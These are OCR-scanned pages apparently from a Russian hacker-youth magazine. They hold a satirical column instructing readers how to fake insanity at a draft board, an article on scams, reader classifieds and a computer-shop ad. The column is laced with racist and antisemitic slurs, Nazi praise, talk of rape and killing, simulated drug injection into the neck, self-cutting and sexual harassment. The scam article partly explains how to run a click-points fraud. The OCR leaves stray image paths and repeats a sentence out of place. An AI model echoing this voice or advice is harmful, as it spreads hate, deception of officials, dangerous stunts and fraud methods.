Даниил Шеповалов
(danya@danya.ru)

Операция "Пневмослон"

Для начала следует закапать глаза "Визином", чтобы они приобрели нездоровый блеск и белизну. Затем нужно повесить за спину советскую бензопилу "Дружба", взять в руки сачок для бабочек, мухобойку и уже в таком виде отправиться проходить медкомиссию. Да, чуть не забыл: с собой обязательно надо захватить ножницы и папиросную бумагу. Все, хер уи гоу! И вот перед тобой он: заветный коридор со множеством дверей и сидящими на скамейках юношами, а также их нервными родителями. Очередь к терапевту, очередь к окулисту… Тебя это не касается: крадущейся походкой, постоянно оглядываясь по сторонам и изредка нагибаясь (будто над тобой кто-то пролетает), медленно и торжественно иди к кабинету психиатра. Не волнуйся, тебя никто не остановит и не заорет, что надо встать в очередь, - все поймут, что твое дело крайне срочное и не требует отлагательств. Смело заходи внутрь и игриво бросай с порога:

- Доктор, а я к вам…
- Хорошо, хорошо, голубчик, - проходите, садитесь.

Садишься за стол, кладешь на него папиросную бумагу и начинаешь стричь туда ногти с рук. После окончания этой захватывающей процедуры скручиваешь папироску, прикуриваешь, затем глубоко затягиваешься и выпускаешь клубы ароматного дыма доктору в лицо:

- Доктор, вы знаете, они повсюду! Даже сам Лорд Пневмослон боится этих тварей. СМЕРТЬ! СМЕРТЬ! Я ДОЛЖЕН ВСЕХ УБИТЬ!

Сразу же после этих слов туши самокрутку о ладонь и с диким воплем бросайся на медсестру-ассистентку. Лови ее сачком и бей по заднице мухобойкой. Постарайся при этом задеть и уронить на пол какие-нибудь склянки и инструменты. Схвати свое дело и начни его натурально жрать. Когда в кабинет прибежит охрана, тотчас залезь под стол, включай бензопилу и безутешно рыдай. На все вопросы только качай головой и кричи: "Вы не понимаете! Я должен всех убить!!!".

Девушки из шоу

Достань фиолетовый парик, мини-юбку из салатового пластика, пояс с подвязками и сексапильные чулки. Одевай весь этот wear и попроси сестру или подружку сделать тебе суперский мэйкап. Глазки, ротик, ногти - все дела… В военкомате, проходя по коридору до кабинета какого-нибудь офицера, заигрывай с самыми симпатичными парнями (в первую очередь с секьюрити): "Ма-а-альчики, а вот вам мой телефончик, надеюсь, вы не дадите скучать малышке Кики". Войдя в кабинет, незамедлительно прошествуй к столу самой сексапильной поход-

кой, небрежно брось сумочку на стол и, зайдя вояке за спину, начни ласково массировать ему плечи:
- Това-а-арищ военный, а что это вы порядочным девушкам повестки в военкомат высылаете? У вас же столько мальчиков милых есть. Ну-ка отвечай, шалунишка!
- Д... да как вы смеете? А ну, быстро прекратите паясничать! Как вас зовут?
- Кики... то есть, простите, призывник Шеповалов (издевательским тоном). Военный, наденьте фуражку, меня это та-а-ак возбуждает.
- Пошел вон отсюда, сопляк!
Обиженно фыркни и быстро встань в угол. Там достань свой пеппер и, периодически оглядываясь на вояку, со стонами начни сеанс легкой мастурбации. Во время этого процесса непрерывно говори что-нибудь вроде: "Да, я гадкий, испорченный мальчишка. Отшлепай же меня скорей. Ооо, нет, лучше пошли ко мне домой - у меня есть удавка, плеть, наручники... Ооо, я буду твоим рабом, грязью под твоими ногами, я хочу, чтобы ты кончил мне в правый глаз". Когда кто-то будет входить в дверь - тотчас же бросайся на колени перед офицером и делай вид, будто только что закончил делать ему минет.

Килл эм олл

Сделай аккуратную короткую стрижку и подбери прикид в духе фильма "Коммандос": защитная куртка с навешанными на ней учебными гранатами, начищенные до блеска армейские ботинки, сложенный парашют за спиной. Лицо измажь черной краской в целях маскировки, а на пояс повесь большой охотничий нож и массивный пневматический пистолет. Также будет неплохо нарисовать себе черной тушью пару псевдотатуировок на шее: большую жирную свастику и группу крови с коэффициентом совместимости органов. Окей, ты готов к труду и обороне! В военкомате, эффектно чеканя шаг своими металлическими набойками, загружайся в кабинет к самому важному вояке и громогласно рапортуй с мега-энтузиазмом:
- Товарищ Главнокомандующий Объединенными Силами ООН, призывник Шеповалов для прохождения медицинской комиссии и дальнейшего преследования в область боевых действий прибыл!
- Вольно, сынок, не стоит так усердствовать... да и какой я тебе главнокомандующий.
- Так точно, товарищ главнокомандующий! У меня одна просьба: направьте меня в Китай: ненавижу этих узкоглазых ублюдков, я буду насиловать их женщин и убивать детей. Если же послать меня туда невозможно, прошу зачислить меня в экстремистскую организацию "Руины Иерусалима". Мой дед, рейхсфюрер эсэс, приложил все силы, чтобы проклятые евреи исчезли с лица земли, а отец нещадно жег напалмом вьетнамских ублюдков, я хочу продолжить их дело. Товарищ главнокомандующий, в коридоре я видел несколько этих вонючих узкоглазых шпионов - разрешите приступить к ликвидации?
И тут же, не дожидаясь ответа, полосни по своему плечу ножом, слижи появившуюся кровь, а затем бросайся к двери с жутким воплем.

Люди в черном

Надень строгий костюм, прикрепи на него бейджик "Анатолий Звягинцев: Межгалактический Комитет По Вопросам Соблюдения Транснациональной Политики и Прав Гуманоидов, старший ревизор". Сунь в одно ухо наушник,

Затем нужно повесить за спину советскую бензопилу "Дружба", взять в руки сачок для бабочек, мухобойку и уже в таком виде отправиться проходить медкомиссию.

надень черные очки и направляйся в свой военкомат. Там гуляй, разглядывая стенды на стенах, призывников и служащий персонал, постоянно что-то записывая и отмечая в своем блокноте. Периодически заходи в различные кабинеты, невозмутимо бери дела призывников и опять же делай пометки. Игнорируй любые вопросы и обращения к тебе. Периодически отпускай в никуда едкие замечания вроде:
"Так-так, значит с плоскостопием взяли... учтем".
"Угу, коэффициент допустимости генетической компрессии превышен на 28 процентов".


"Ничего, тех двух майоров под трибунал, а этого... ну, что-нибудь придумаем".
"Кто это у нас тут совсем со взятками обнаглел, ага, такой-то". (произносится фамилия хозяина кабинета)
"Разжалую ублюдков к чертям собачим. Будут на Новой Земле землянику сеять, генералы фиговы".
В конце своей миссии, когда тебе принесут кофе и кейс с баксами, возьми с полки свое дело и скажи: "Ага, и Шеповалова загребли, сукины дети, ну я Владимир Владимирычу передам, он вас всех через одного у стенки построит".

Как ты уже наверняка догадался, в центре нашего внимания снова окажется душка-психиатр. На этот раз, однако, тебе не придется брать с собой бензопилу и закапывать глаза - ты должен выглядеть как самый обычный ботан, всенепременно в очках и с постоянной улыбкой на лице.

Гашиш и Карлсон

Из эквипмента тебе понадобится: несколько таблеток и капсул всевозможных цветов и размеров (подойдут любые мультивитамины), пакетик с растертым в порошок аспирином, шприц, а также ампула с какой-нибудь безопасной для организма жидкостью (например, с физраствором). Дня три сиди дома и ничего не ешь, чтобы приобрести характерную впалость щек и зеленоватый цвет лица. А уже перед самим походом в военкомат сделай себе дополнительный мэйкап: круги под глазами, следы от уколов на предплечье и между пальцами, грязные спутанные волосы. Перфоманс же следует устроить у терапевта. Чуть-чуть поговори с ним для отвода глаз, а затем вдруг резко закати глаза и жутким голосом попроси стакан воды. Когда тебе его дадут, тотчас демонстративно выпей все таблетки и раскатай на столе пару дорожек аспирина. После того как на глазах офигевшего врача ты их смачно вынюхаешь, следует сделать довольный фэйс, достать шприц и ввести в него содержимое ампулы. Затем скажи: "Вот черт, опять жгут забыл. Доктор, вы мне руку не подержите? Или ладно, все равно там уже колоть некуда - все вены дохлые, придется в шею". С этими словами встань перед зеркалом, шумно подыши и засади физраствор в увеличенную вену на шее. Обожди несколько секунд и расслабленно опустись на пол со словами: "Доктор, я ведь совсем не против службы в армии. Но вот одна просьба есть: вы бы не могли меня порекомендовать для опытов в какую-нибудь сверхсекретную биолабораторию, чтобы на мне новые сыворотки и вакцины испытывали?".





Операция "Пневмослон-2"

Как ты уже наверняка догадался, в центре нашего внимания снова окажется душка-психиатр. На этот раз, однако, тебе не придется брать с собой бензопилу и закапывать глаза - ты должен выглядеть как самый обычный ботан, всенепременно в очках и с постоянной улыбкой на лице. Робко, с неуверенной миной на лице заходи к нему в кабинет:
- Здравствуйте, Доктор!
- Здравствуй, здравствуй. Проходи - садись.
- Доктор, а это правда, что мне дадут оружие?
- Да, конечно, почему бы нет, ты же защитник своей Отчизны.
- Доктор, а правда, что я смогу из него убивать людей? (постарайся взвизгнуть, когда будешь произносить слово "убивать") Раз - я выстрелил, и он умер. Лежит весь такой мертвенький, холодный. А я подойду и поцелую его в губы. Доктор, а я могу своих сослуживцев убивать? (снова взвизгни) Ну да, конечно, могу, а то вдруг они предатели и шпионы. Доктор, доктор, у вас случайно не будет чуть-чуть китайского супер-клея? Знаете, я очень люблю иногда подышать китайским суперклеем. Особенно, знаете ли, если убьешь кого-нибудь, то обязательно нужно вовремя подышать - иначе тебя может укусить призрак. Но я не боюсь призраков, доктор. И еще, знаете что: меня в детстве никогда не насиловали. Да-да, это правда. И еще об меня никто и никогда не тушил сигареты! ТЫ СЛЫШИШЬ, МЕРЗКИЙ СТАРИКАШКА, НИКТО И НИКОГДА!!! (эту фразу нужно проорать психиатру в лицо, брызгая фонтанами слюны) Вот. Доктор, а вы когда-нибудь убивали кочергой маленьких детей? Знаете, мне их так жалко - уж очень они кричат сильно. Так у вас клея лишнего не найдется?

Окей, фэлла, я думаю, ты просек, как надо себя вести в этом замечательном учреждении. Главное - побольше артистизма и импровизации, хорошенько войди в образ и ты проведешь замечательный денек в дурке, КПЗ или изоляторе. Дерзай!

Нам пишут психи
(самое шизанутое письмо для Дани)

Даня, спаси меня!!!
Даня, я хочу тебя!!!
Даня, я буду твоим!!!
Даня, сделай мне ребенка!!!

From: "Armitage" Armitaged@mail.ru





Лохотрон, или оборотна сторона халявы

Бесплатный СЫР (cheese@real.xakep.ru) http://subscribe.ru/archive/rest.cheese/

Самым активным участником лохотрона может стать каждый. Даже ты. О печальных же последствиях этих игрищ ты и сам знаешь. Короче, на дворе лето, халява на исходе, в то же время лохотронщиков как в Сети, так и на улицах города - словно воробьев в домаодзедуновском Китае. Может быть, настал час расплаты, Х :)?.

О том, как избежать пролетов, как уберечь свои денежки от дурного глаза и как заполучить халяву там, где даже по определению ее получить невозможно, и пойдет наш сегодняшний с тобой разговор.

Три разновидности лохотрона

У каждого свой бизнес. Кто-то ходит на работу и получает за это бабло. А кто-то изымает его, подкарауливая честных сограждан во дворах и подворотнях, на курортах и под шикарными вывесками новых супер-спонсоров "заработай 100.000 баксов за неделю!". У всевозможных лохотронов сценариев всего три: "разыграй халяву" (1), "угадай мелодию" (2) и "помоги ближнему" (3). Причем, все они в равной степени относятся как к реальной жизни, так и к "сетевой".

В первом случае всегда есть приз, который ты уже выиграл, на халяву. Но чтобы получить его, надо разыграть выигрыш, поскольку приз один, а победителей несколько. Обычно два: ты и "тот парень".

Во втором случае главный приз можно получить только в процессе игры с устроителем "лотереи", выигрывая по ходу дела поощрительные суммы. Из своих же денег :).

И в третьем случае оказывается давление на твою порядочность: тебя просят о помощи (посторожить вещи, дать деньги на проезд и т.п.) и либо кидают, либо обирают до нитки.

Два постулата

Запомни правило нУмер один: лучше один раз переоценить противника, чем всю жизнь работать на долги. Лохотронщик - народ мудрый: не следует полагать, что ты сможешь его обыграть, если по-последнему увеличишь ставку :). И правило второе: везде, где речь идет о халяве или колоссальных выигрышах, становись на позиции дары приносящих. Подумай, "кому это выгодно". И только после этого пускайся в авантюры.

В одних случаях соблюдение этих правил убережет тебя от неприятностей, а в других - ты и сам можешь стать эксклюзивным лохотронщиком :).

Я не собираюсь читать нотаций, лишь просто расскажу парочку историй, в каждой из которых фигурировала халява, на поверку оказавшаяся лохотроном. А ты уж сам решай - слушаться ли тебе дядю или нет :).

История "реальная": Страховая компания

Некая страховая компания "Аско" проводит рекламные дни: результатом беспроигрышной лотереи может стать либо ценный приз, либо же денежный, застрахованный вкладом компании.

К проходящему мимо народу подбегают рекламные агенты, предлагая сыграть в "моментальную" лотерею, бесплатную. Ясен перец, народ на халяву клюет. И, о чудо, кто-то выигрывает 500 баксов! Обладатель выигрышного билета подходит за баблом, но тут выясняется, что на сегодня это - последний приз, а победителей двое: он и еще та супружеская пара. Понятно, отдать 500 гринов кому-либо у чела нет ни малейшего желания, и поскольку других вариантов нет, он предлагает поделить сумму на двоих - с другим победителем. Но тут вмешивается "Аско" со своим уставом, уверяя, что "подобная щедрость и благородие являются нарушением правил проведения лотереи". Устроители предлагают разыграть выигрыш, причем преимущество будет на той стороне, которая "застрахует" свою удачу. Например, если розыгрыш проводится выбором случайных фишек от 1 до 9, то тот, кто выберет больший номер, все равно проиграет в случае, если противная сторона "застраховалась". Если же страхуются обе стороны, то преимущество имеет тот, кто положил на "кон" больше. Причем, победитель получает не только призовую сумму, но и весь собранный страховой бонус обеих сторон. В итоге на кону образуется куча денег - результат страховок и перестраховок.

Далее возможны различные варианты: одни залезают в долги, другие, расставшись с деньгами, влачатся за "победителем", умоляя отдать "хотя бы проигранное". Но им невдомек, что победитель - из той же команды: его тщательно оберегают и ни в коем случае не отдадут на растерзание проигравшей стороне.

Нюанс: как правило, денег у организаторов не водится. В лучшем случае может наскрестись сумма, вдвое превышающая выигранный куш (первоначальный). Остальные бабки крутятся "под столом": т.е. ты даешь им деньги, а они их за спинами передают оппоненту, который, в свою очередь, перекрывает твою ставку. И другой, положительный момент: лохотронщики, как правило, не беспредельщики. Иными словами, если тебя загонят в долги, заставят писать расписки и т.п., упирайся! Силу они, чаще всего, не применят, хотя запугать смогут.

Резюме: выиграть в подобной "лотерее" невозможно в принципе. Орать, звать милицию на помощь бесполезно: если она прохаживается рядом, значит уже "в курсе".

История-2 "виртуальная": спонсор-тотализатор

Некто, например ты, решил стать спонсором. Для этого своими усилиями, или же купив готовую систему "всего" за две штуки баксов у biz-packet.com, ты регистрируешь домен, органи-

зовываешь скрипт регистрации участников и учета произведенных ими кликов по баннерам, как у paidzone.com или cash4visit.com, и назначаешь цену за клик - в пойнтах, ни в коем случае не в деньгах. Рекламируешь систему и начинаешь отсчет времени и денег. Затем, когда настанет час расплаты (разумеется, в случае, если ты решил продолжить, а не свалить через месяц, заграбастав "наработанное"), объявляешь следующее: "Уважаемые господа! Каждый из вас может получить причитающийся бонус. Но для этого вам надо разыграть призовые чеки номиналом в 10, 20, 50, 100 и 500 баксов. Начальная стоимость 10-ти баксового чека - 1000 очков; 20-ти баксового - 2000 и т.д. Кто объявит чек на большую сумму, тот его и получит". Ясно дело, народ начнет играть на повышение ставок: кто-то переплюнет одним очком, а кто-то - тысячей. В любом случае очки эти он должен будет заработать. А чтобы заработать, он просто вынужден будет повысить свою активность.

Что в итоге: ты поимеешь кучу внеплановых кликов, а народ - зрелище без хлеба.

Нюанс: уверен, в 99,9 случаях из 100 ты окажешься не организатором подобного лохотрона, а его участником. В результате чего рискуешь продуть все заработанное без остатка, не получив ни цента в замен.

Резюме: шансы выиграть бонус (деньги, ценный приз, иное) имеются, хотя и невелики. Чтобы не пролететь - выбери наиболее реальный, ложащийся тебе по карману выигрыш и поджидай времени окончания аукциона: как только до закрытия лота останется минута (а еще лучше - несколько секунд), перекрывай последнюю ставку всеми имеющимися у тебя очками! Или получишь все или не получишь ничего. Не халява, конечно, но все же...

История-3 "виртуальная": сервера-халявщики

В отличие от реальных лохотронов, деньги на них ты просадишь лишь в случае особой "одаренности": как пример - упомянутый однажды "спонсор" playnshop.com. Суть проста: заработав на рефералах очки, ты можешь сыграть с ним в игры, и в случае, если подфартит - загрести заработанное лопатой.
До тех пор, пока ты не зарегистрируешь у них свою банковскую карточку, все заработанные тобой баксы будут тотчас же конвертироваться в очки: выиграл 100 баксов - получил 25 тысяч очков. Для игры. Действительно, на фига тебе деньги, если ты не в состоянии их получить? Регистрируйся! Что ты с радостью и делаешь. И тут тебя будут поджидать два маленьких, но крайне неприятных нюанса: сразу после регистрации "денежные" выигрыши куда-то подеваются, останутся только "очковые". Зато буквально через месяц, заглянув на свой банковский счет, ты обнаружишь прореху глубиной в 7.5 бакса: расплату за оказанное плейншопом "абонементное обслуживание". Понятно, ты метнешься, захочешь удалить карту. Но - лысого, подобной возможности на их сервере ты не обнаружишь...

Нюанс: теоретически в таких лохотронах выиграть можно. Более того, люди иногда выигрывают. Но число счастливчиков - единицы на миллион. Чтобы не прогадать - регистрируй не настоящую карточку, а виртуальную. И то - только на время сеанса. Ничего не выиграл - удали карту (в банке): потеряешь малость (1-2 бакса), зато сэкономишь 7.5 у.е. :).

Резюме: играть в подобные игры можно. Но, во-первых, не стоит надеяться на удачу. И во-вторых, если уж и решишься, то подключай к этому делу целую компанию: группу, взвод, роту :). Толпой - веселее, да и шансы выше.

История 4, 5, остальные: господин, товарищ, барин, дай закурить...


Банальное "кидалово" и вымогательство, тщательно замаскированное, встречается в наши дни все чаще и чаще. Причем, даже чаще, чем классические лохотроны. Объясняется подобное явление достаточно просто: лучше с мира по нитке, чем с одного - по гроб жизни.
Например, стоишь ты на вокзале, подходит к тебе миловидная девушка и, смущенно улыбаясь, просит посторожить ее багаж, пока она "сбегает пописать". Естественно, ты соглашаешься и, пока она "писает" строишь планы на вечер. Которым не суждено сбыться: после возвращения она мило целует тебя в щечку, лезет в сумочку и... обнаруживает, что ты упер у нее 1000 баксов! Крик, хай... подлетают милиционеры, крепкие молодцы (в зависимости от того, с кем работает дивчина) и прочие бандиты, и предлагают "резко договориться". Перспективы провести остаток молодости за колючей проволокой или же на костылях тебя, естественно, не прельщают, и ты им с легкостью отдаешь все чем богат: бабки, часы, мобилу и не дай Бог - компУтер. А ты как думал: сильно хотящая пописать дама доверит свои шмотки не каждому.

Другой вариант: проходит мимо тебя мужик, теряет пачку "толстых" банкнотов. Ты нагибаешься, чтобы поднять и отдать их, но сзади тебя уже подпирает его тайный напарник: мол, "...чувак, ты че? Давай поделим поровну, и я тебя не видел!". Дальше - по настроению: после дележа добычи потерявший обнаруживает пропажу, указывает пальцем на тебя, крик, шум, "гони бабло!" и все такое. Все твои уговоры, что ты ничего не взял, "это все он", не имеют силы: тебя бьют, и дальше по сценарию.

И самый неприятный - лично для меня - способ вымогательства: "подайте Христа ради!". Если в переходах метро еще как-то можно оценить степень бедственности ситуации (бабушка кормит грудью зубастую пятилетнюю девочку, "голодающий" с румяными щечками весом в центнер просит на хлебушек и т.д.), то в Инете все намного сложнее: "Срочно нужны бабки для пересадки правого яйца на место левого; счет такой-то". Не помочь, конечно, грех. Но, если честно, то я б таких попрошаек сам бы инвалидами делал. Особенно в случае, когда за текстом сидит харя, подобная той, с которой я каждый день встречаюсь по утру в ванной комнате. В зеркале :).

Так что не оплошай, коллега!
Удачи тебе!





Создается клуб поклонников Дани Шепова- лова. Если ты тоже тащишься от его твор- чества, пиши на holmes@omen.ru. Холмс.

Идет набор в Zапад/\O-группу. Будем вместе прикалываться над тормозами и ламерами по жизни! Шлите мессаджи на tiofme4u@mtu-net.ru .

Yo! Предлагаю создать клан КибеРаперов (в от- вет киберпанкам). Всем, кто предпочитает рёп/хип-хоп и кого заинтересовала идейка, мыльте на cool4ever@inbox.ru

Меняю mail list на креды. vovan_r@aport.ru

Куплю спец-выпуски Х: спец#2 Y2K1 (про Zомбинг), спец#6 Y2K (Новогодний с диском), спец#5 Y2K (про Linux). Мыльте на rooter31337@xakep.ru

Есть очень достойный ученик (Assembler, C/C++, UNIX), может есть не менее достойный Учитель?!
New Lamer (newlamer@fromru.com)

Внимание! Если ты хочешь обучаться основам хакерства, безопасности, то мыль: edu@go.ru

Создаю элитную Х группу писать на zoom666@xakep.ru

Hi всем! Хочу создать или вступить в хак-группу. Я начинающий хацкер. Знаю Паскаль, Дельфи. Мой e-mail: Zomby@rambler.ru

Нужен кодер по ЯВЕ (работа с ява апплетами)! СРОЧНО! Оплату за работу гарантирую! Договоримся на месте...мыльте!
Neo Amfibia (neo.xakep@beep.ru)

Ищу друзей по переписке. Пишите все кому не лень. Мыло:geo83@mail.ru

Создаётся страничка по “жизненному хаку”. То есть про способы получе- ния халявы и т.п. в жизни. Нужны материалы так как сайт уже готов. Материалы шлите dfyz0@yandex.ru

Начинающему Хакеру нужен Хороший УЧИТЕЛЬ ! ! ! cyrex@list.ru

Мы набираем людей для создания сайта, точнее сайт уже создан, но для дальнейшего развития нам нужны авторы. Ес- ли ты не равнодушен HARDWARE & SOFTWARE, значит ты нам нужен, как никто другой.
Chucky_ (chucky_13@mail.ru)

Wanted: писатели-фантасты 14-18 лет. Естественно – жи- выми :-)
Если попадаешь под описание – пиши на terry_turner@mail.ru

Народ! Куплю земли от Magic the Gathering , очень надо. Мыльте на xiloid@iname.com? буду очень признателен.

Хай Х-Мэнс, я Женя (TESLiK).
Хочу заджойниться в какую-нить хак-кряк-дизайн-програминг группу. О себе:
Мне 16 лет, знаю языки: Английский, Русский, Delphi, TPascal, Basic, Java, Perl, C++, VBasic, Ассемблер.
Занимаюсь кряками, хакингом, программированием и вэб-дизайном (тут уже хуже). Е-мыло: rozmarin@surguttel.ru



мессадж можно закинуть на
board@xakep.ru

объявления рекламного харрактера не публикуются!!!

1. мы не будем рекламировать твою страничку, сервер и прочее
2. все письма с матом и прочей шнягой удаляются сразу
3. мы постараемся размещать сообщения в ближайших номерах, но ничего не обещаем :)

Только надёжные партнёры !



Компьютеры серии "МИР" на базе процессоров AMD® и материнских плат Micro-Star®



Сертифицированы Росстандартом




30 часов тестирования



гарантия на системные блоки 2 года



предустановка лицензионного программного обеспечения



гарантийное обслуживание и послегарантийное сопровождение

модель "МАСТЕР"


AMD ATHLON **процессор 850 Mhz**
MSI MS-6340M MB **128Mb**RAM
20GbHDD **32MGeForce2MX**VIDEO
Win98 **52x**CD-ROM **AC'97**AUDIO..................**560**

модель "ЭКСПЕРТ"

AMD ATHLON **процессор 1000 MHz**
MSI K7T Pro2-A MB **128Mb**RAM
30GbHDD **32MGeForce2MX**VIDEO
Win98 **52x**CD-ROM **Yamaha754**AUDIO.......**655**

модель "ФУТУРИСТ"

AMD ATHLON **процессор 1333 MHz**
MSI K7 Master-S 6341 MB **256Mb**RAM
40GbHDD **32MGeForce2GTS**VIDEO
Win98 DVD-ROM **SBLive-1024**AUDIO.....**945**





В каждой модели - Fax Modem Diamond SupraMax 56000 и Internet Card Online - Ваша надёжная связь с миром Internet и 3 часа бесплатной работы в сети!





Логотипы AMD и MSI являются зарегистрированными товарными знаками

public@fcenter.ru

www.fcenter.ru

Мониторы, сканеры, принтеры и другие периферийные устройства от ведущих фирм-производителей. Широкий выбор комплектующих - свыше 1000 наименований.

Приглашаем посетить салоны-магазины компании "Ф-Центр"

ст. м. "Бабушкинская"
ул. Сухонская, д.7а, тел.: **472-6401**
ст. м. "Улица 1905 года"
ул. Мантулинская, д.2, тел.: **205-3524**
ст. м. "ВДНХ",ВВЦ
пав. №71 и пав.№2 ТК "Регион", тел.: **785-1-785**